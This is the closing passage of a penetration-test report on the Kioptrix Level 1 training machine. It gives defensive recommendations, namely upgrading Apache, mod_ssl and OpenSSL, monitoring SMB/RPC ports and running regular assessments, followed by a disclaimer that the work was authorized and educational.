- Upgrade Apache, mod_ssl, and OpenSSL to current, supported releases.
- Monitor and record all inbound connections to SMB/RPC service ports.
- Perform regular vulnerability assessments and security reviews.

7. Disclaimer

This particular assessment was carried out only in the deliberately vulnerable lab setting where Kioptrix Level 1 was used for educational purposes. All assessments were done on permission. This is meant to be utilized for security studies only and all the findings mentioned in this report were made for educational purposes only.